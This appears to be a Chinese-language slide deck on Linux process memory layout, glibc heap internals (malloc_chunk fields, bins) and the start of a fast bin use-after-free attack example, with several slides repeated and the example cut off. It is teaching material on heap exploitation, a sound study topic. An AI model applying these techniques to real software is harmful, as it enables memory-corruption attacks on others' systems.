
图 9-26 一个 Linux 进程的虚拟内存



Heap

堆在什么位置?

Linux为每个进程维护了一个单独的虚拟地址空间，形式如图所示。内核虚拟内存包含内核中的代码和数据结构。内核虚拟内存的某些区域被映射到所有进程共享的物理页面。每个进程共享内核的代码和全局数据结构。Linux将虚拟内存组织成一些区域(也叫做段)的集合。一个区域(area)就已经存在着的(已分配的)虚拟内存的连续片(chunk),这些页是以某种方式相关联的。例如，代码段、数据段、堆、共享库段，以及用户栈都是不同的区域。每个存在的虚拟页面都保存在某个区域中，而不属于某个区域的虚拟页是不存在的，并且不能被进程引用。区域允许虚拟地址空间有间隙。内核不用记录那些不存在的虚报页，而这样的页也不占用内存、磁盘或者内核本身中的任何额外资源。





Heap


malloc调用过程

Linux进程分配的方式：_brk()和_mmap()

如图，从操作系统角度来看，进程分配内存有两种方式，分别由两个系统调用完成：brk和mmap（不考虑共享内存）

- 1.brk是将数据段(.data)的最高地址指针_edata往高地址推；
- 2.mmap是在进程的虚拟地址空间中（堆和栈中间，称为文件映射区域的地方）找一块空闲的虚拟内存。

这两种方式分配的是**虚拟内存**，没有分配物理内存。在第一次访问已分配的虚拟地址空间时，发生缺页中断，操作系统负责分配物理内存，然后建立虚拟内存和物理内存之间的映射关系



涉及到一些操作系统的内容，不影响接下来的内容
有些漏洞会利用相关内容和特性，不多介绍，自行学习



Heap

堆的数据结构

区分堆的分配(上一页内容), 和堆的内存管理(动态内存分配)

在标准C库中, 提供了malloc/free函数分配释放内存, 这两个函数底层是由brk, mmap, munmap这些系统调用实现的

动态内存分配器维护着一个进程的虚拟内存区域, 称为堆(heap)。系统之间细节不同, 但是不失通用性

分配器将堆视为一组不同大小的块(block)的集合来维护。每个块就是一个连续的虚拟内存片(chunk), 要么是已分配的, 要么是空闲的。

分配器有两种基本风格(显式分配器, 如c malloc free; 隐式分配器, 如java)。两种风格都要求应用显式地分配块。它们的不同之处在于由哪个实体来负责释放已分配的块。




图 9-33 堆



Heap

堆的数据结构 chunk

在内存中进行堆的管理时，系统基本是以 chunk 作为基本单位，chunk的结构在源码中有定义

```
struct malloc_chunk {
    INTERNAL_SIZE_T prev_size; /* Size of previous chunk (if free). */
    INTERNAL_SIZE_T size; /* Size in bytes, including overhead. */
    struct malloc_chunk* fd; /* double links -- used only if free. */
    struct malloc_chunk* bk;
    /* Only used for large blocks: pointer to next larger size. */
    struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
    struct malloc_chunk* bk_nextsize;
};
```

INTERNAL_SIZE_T 即 size_t

```
#ifndef INTERNAL_SIZE_T
#define INTERNAL_SIZE_T size_t
#endif
```

prev_size: 相邻的前一个堆块大小。只有在前一个堆块（且该堆块为normal chunk）处于释放状态时才有意义。作用是用于堆块释放时快速和相邻的前一个空闲堆块融合。该字段不计入当前堆块的大小计算。在前一个堆块不处于空闲状态时，数据为前一个堆块中用户写入的数据。libc这么做的原因主要是可以节约4个字节的内存空间，但为了这点空间效率导致了很多安全问题。

size: 本堆块的长度。长度计算方式：size字段长度+用户申请的长度+对齐。libc以 size_T 长度*2 为粒度对齐。例如 32bit 以 4*2=8byte 对齐，64bit 以 8*2=16byte 对齐。因为最少以8字节对齐，所以size一定是8的倍数，故size字段的最后三位恒为0，libc用这三个bit做标志flag。比较关键的是最后一个bit（pre_inuse），用于指示相邻的前一个堆块是alloc还是free。如果正在使用，则bit=1。libc判断 当前堆块是否处于free状态的方法 就是 判断下一个堆块的 pre_inuse** 是否为 1。这里也是 double free 和 null byte offset 等漏洞利用的关键。



Heap

堆的数据结构 chunk

在内存中进行堆的管理时，系统基本是以 chunk 作为基本单位，chunk的结构在源码中有定义

```
struct malloc_chunk {
    INTERNAL_SIZE_T prev_size; /* Size of previous chunk (if free). */
    INTERNAL_SIZE_T size; /* Size in bytes, including overhead. */
    struct malloc_chunk* fd; /* double links -- used only if free. */
    struct malloc_chunk* bk;
    /* Only used for large blocks: pointer to next larger size. */
    struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
    struct malloc_chunk* bk_nextsize;
};
```

INTERNAL_SIZE_T 即 size_t

```
#ifndef INTERNAL_SIZE_T
#define INTERNAL_SIZE_T size_t
#endif
```

fd & bk: 双向指针，用于组成一个双向空闲链表。故这两个字段只有在堆块free后才有意义。堆块在alloc状态时，这两个字段内容为用户填充的数据。两个字段可以造成内存泄漏（libc的bss地址），Dw shoot等效果。

值得一提的是，堆块根据大小，libc使用fastbin、chunk等逻辑上的结构代表，但其存储结构上都是malloc_chunk结构，只是各个字段略有区别，如fastbin相对于chunk，不使用bk这个指针，因为fastbin freelist是个单向链表。

结构体中最后两个指针 **fd_nextsize** 和 **bk_nextsize**，这两个指针只在 largebin 中使用，其他情况下为 NULL。



Heap

堆的数据结构 chunk

```
struct malloc_chunk {  
    INTERNAL_SIZE_T prev_size; /* Size of previous chunk (if free). */  
    INTERNAL_SIZE_T size; /* Size in bytes, including overhead. */  
    struct malloc_chunk* fd; /* double links -- used only if free. */  
    struct malloc_chunk* bk;  
    /* Only used for large blocks: pointer to next larger size. */  
    struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */  
    struct malloc_chunk* bk_nextsize;
```

allocated chunk:

chunk header:

prev_size (当上一块是free状态时, 存储该chunk的size, 否则被上一块chunk使用)
size (该chunk大小 (包括chunk header), 某位3 bits为标志位)

0bit表示上一chunk是否free

1bit表示该chunk是否由mmap分配

2bit表示该chunk是否属于main arena

data:

free chunk:

chunk header:

prev_size:

size:

fd:指向 bin 中的next chunk

bk:指向 bin 中的last chunk (bin中先进的为last, 后进的为next)

fd_nextsize:

bk_nextsize:

top chunk:brk中未分配的顶端chunk

chunk header:

prev_size:

size:

可以根据 chunk 的状态将其分为三种 (allocated chunk、free chunk、top chunk)

其中在 free chunk中有一种特殊的chunk(last remainder chunk):

last remainder chunk:

从free chunk中malloc时, 如果该chunk足够大, 那么将其分为两部分, 未分配的放到last remainder中并交由 unsorted bin 管理。



Heap

堆的数据结构 bin

bin在内存中用来管理free chunk, bin为带有头结点（链表头部不是chunk）的链表数组, 根据特点, 将bin分为四种, 分别为(fastbin、unsortedbin、smallbin、largebin):

fastbin:

根据chunk大小维护多个**单向链表**

$\text{sizeof}(\text{chunk}) < (80 * \text{SIZE_SZ} / 4)$ (bytes)

下一chunk(内存中)的**free标志位不取消**, 显示仍在使用

后进先出（类似栈）, 后**free**的先被**malloc**

拥有维护固定大小chunk的10个链表

unsortedbin:

双向循环链表

不排序

暂时存储**free**后的chunk, 一段时间后会chunk放入对应的bin中

只有一个链表

smallbin:

双向循环链表

$\text{sizeof}(\text{chunk}) < 512$ (bytes)

先进先出（类似队列）

16, 24...64, 72...508 bytes(**62**个链表)

largebin:

双向循环链表

$\text{sizeof}(\text{chunk}) \geq 512$ (bytes)

free chunk中多两个指针分别指向前后的large chunk

63个链表: 0-31($512 + 64 * i$)

32-48($2496 + 512 * i$) (32位64位系统有差异)

...

链表中chunk大小不固定, 先大后小



Heap

Fast Bin Attack 示例

具体内存分配和释放的过程复杂，可参考末尾的相关连接

此处只对UAF(Use After Free)情况下的fast_bin attack做简单介绍

```
A=malloc(8); // chunk A
```

Heap的内存区域 (堆顶)



chunk A

以32位系统为例，64位系统字长不同，最小 chunk 大小和对齐的大小也不同



Heap


Fast Bin Attack

具体内存分配和释放的过程复杂，可参考末尾的相关连接

此处只对UAF(Use After Free)情况下的fast_bin attack做简单介绍

```
A=malloc(8); // chunk A
```

```
B=malloc(8); // chunk B
```



以32位系统为例，64位系统字长不同，最小 chunk 大小和对齐的大小也不同




Heap

Fast Bin Attack

具体内存分配和释放的过程复杂，可参考末尾的相关连接

此处只对UAF(Use After Free)情况下的fast_bin attack做简单介绍

```
A=malloc(8); // chunk A  
B=malloc(8); // chunk B  
free(A);  
free(B);
```



以32位系统为例，64位系统字长不同，最小 chunk 大小和对齐的大小也不同

